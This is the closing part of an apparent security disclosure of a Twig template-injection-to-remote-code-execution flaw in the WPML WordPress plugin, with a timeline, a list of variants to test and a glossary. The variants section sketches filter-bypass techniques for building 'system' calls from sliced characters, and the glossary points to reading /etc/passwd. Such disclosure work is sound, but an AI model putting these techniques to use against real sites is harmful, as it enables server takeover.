- 27/06/24 (+8 day) - Wordfence validated and assigned CVE
- 27/06/24 (+8 days) - $1,639 bounty assigned by Wordfence
- 20/08/24 (+62 days) - Patch released in version 4.6.13
- 21/08/24 (+63 days) - Vulnerability publicly disclosed
Variants to test
- Other shortcodes that render content through a template engine. Look for plugins that pass shortcode
$contentinto Twig, Smarty, Blade or similar. A positive result is arithmetic evaluation, for example{{ 4 * 7 }}rendering as28. - Quote-filtered contexts. Where quotes are encoded, try
dump()or equivalent debug functions to enumerate the template context, then slice characters out of known strings and join them with~. A positive result is a constructed string such assystembeing accepted by a filter likemap. - Shell output as a character source. Once a command runs, use predictable output such as the leading
/ofpwdto obtain characters that are hard to slice from template variables. A positive result is a further command built entirely from harvested characters. - Prefix trick for arbitrary letters. Start the shortcode body with the letters you need and slice them back out via
self. A positive result is any required character available without relying on the surrounding context. - Role boundaries. Test whether lower-privileged roles that can create content and trigger a preview can reach the same rendering path. A positive result is template evaluation from an account with fewer capabilities than expected.
Glossary
- WordPress: a system for building and running websites, extended with plugins.
- Plugin: extra software installed into WordPress to add features.
- WPML Multilingual CMS: a paid WordPress plugin for running multilingual sites.
- Shortcode: a tag in square brackets typed into a post that WordPress replaces with generated output.
- Shortcode content: the text between an opening and a closing shortcode tag.
- Template: text with placeholders that a program fills in to produce output.
- Template engine: software that reads a template and produces the final output.
- Twig: a template engine that uses
{{ }}for expressions and{% %}for statements. - Server-side template injection (SSTI): a vulnerability where attacker text is evaluated as part of a template.
- Remote code execution (RCE): getting a server to run commands chosen by an attacker.
- Sanitise: clean and neutralise user input so it cannot be interpreted as code.
- Payload: the attack text placed into the vulnerable input.
- Role: a WordPress permission level, such as Contributor.
- Contributor: a WordPress role that can write their own posts but not publish them.
- Preview: the view of a post before it is published.
- HTML encoding: converting characters such as quotes into a safe written form so they are displayed rather than interpreted.
dump(): a Twig function that prints the variables available to the template.slice: a Twig filter that takes a piece of a string by position.map: a Twig filter that applies a function to each item in a list.join: a Twig filter that combines a list into a single string.~: the Twig operator that glues strings together.system: a function that runs a shell command.id: a Linux command that reports the current user identity.pwd: a Linux command that prints the current working directory.cat: a Linux command that prints the contents of a file./etc/passwd: a Linux file listing user accounts.- CVE: a public catalogue number for a known vulnerability.
- CVSS: a scoring system for vulnerability severity, from 0 to 10.
- Bounty: money paid for a responsibly reported security bug.
- Wordfence: the programme through which this bug was reported and paid.
- PayloadsAllTheThings: a public collection of known attack payloads used as a reference.